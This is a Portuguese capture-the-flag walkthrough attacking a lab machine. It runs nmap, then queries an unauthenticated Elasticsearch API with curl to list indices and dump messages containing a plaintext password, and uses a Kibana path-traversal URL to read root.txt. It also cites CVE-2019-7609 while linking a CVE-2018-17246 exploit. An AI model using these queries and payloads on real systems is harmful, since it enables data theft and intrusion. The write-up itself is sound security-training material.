
Primeiro, vamos enumerar as portas e serviços que estão funcionando na máquina
nmap -p 0-20000 -A --version-intensity 9 -T5 [ip_address]

22 | ssh | openssh 7.4
111 | rpcbind
5601 | http | Elasticsearch Kibana (serverName: Kibana)
8000 | http | SimpleHTTPServer 0.6 + Python 3.4.7
9200 | http | Elasticsearch REST API 6.4.2
9300 | elasticsearch binary API

Visitando [ip_address]/5601
A aplicação kibana

Visitando [ip_address]/8000
kibana-log.txt

Visitando [ip_address]/9200




Mais sobre o Kibana
O Kibana é um plugin de visualização de dados de fonte aberta para o Elasticsearch. Ele fornece recursos de visualização em cima do conteúdo indexado em um cluster Elasticsearch. Os usuários podem criar gráficos de barra, linha e dispersão, ou gráficos e mapas de torta em cima de grandes volumes de dados

Mais sobre o Elasticsearch


O Elasticsearch é um mecanismo de busca e análise RESTful open source distribuído, armazenamento de dados escalável e banco de dados de vetores capaz de atender a um número crescente de casos de uso. Como elemento central do Elastic Stack, ele armazena seus dados centralmente para proporcionar busca rápida, relevância com ajuste fino e analítica poderosa que pode ser ampliada com facilidade.

Tentativa de verificação de autenticação
curl http://[ip_address]:9200/



Sem autenticação confirmado
Tentando buscar os índices existentes com o comando curl

curl -s http://[ip_address]:9200/_cat/indices?v



Verificando o conteúdo de index messages através de curl
curl -s "http://[ip_address]:9200/messages/_search?size=100&pretty"

200 documentos de mensagens. Abaixo, estão listadas as mais relevantes
hey, can you access my dev account for me. My username is l33tperson and my password is 9Qs58Ol3AXkMWLxiEyUyyf
im so happy python2 is being deprecated

Temos usuário e senha
user: *l33tperson*
password: *9Qs58Ol3AXkMWLxiEyUyyf*

A senha pode ser um ID de usuário, token de sessão, ou código de autenticação logado por alguma aplicação. Como a única forma de login é via SSH e não temos a senha verdadeira, será deixado de lado.

Sabemos que o Kibana possui uma vulnerabilidade, a CVE-2019-7609
Buscando no google sobre, uma página do github (https://github.com/mpgn/CVE-2018-17246) possui um payload e instrução para uso

http://[ip_address]:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../root.txt

Após um infinito load da página, verificamos o conteúdo de http://[ip_address]:8000 e buscamos por root.txt. Encontramos que não pode ser executado como .js, mas foi mostrado: someELKfun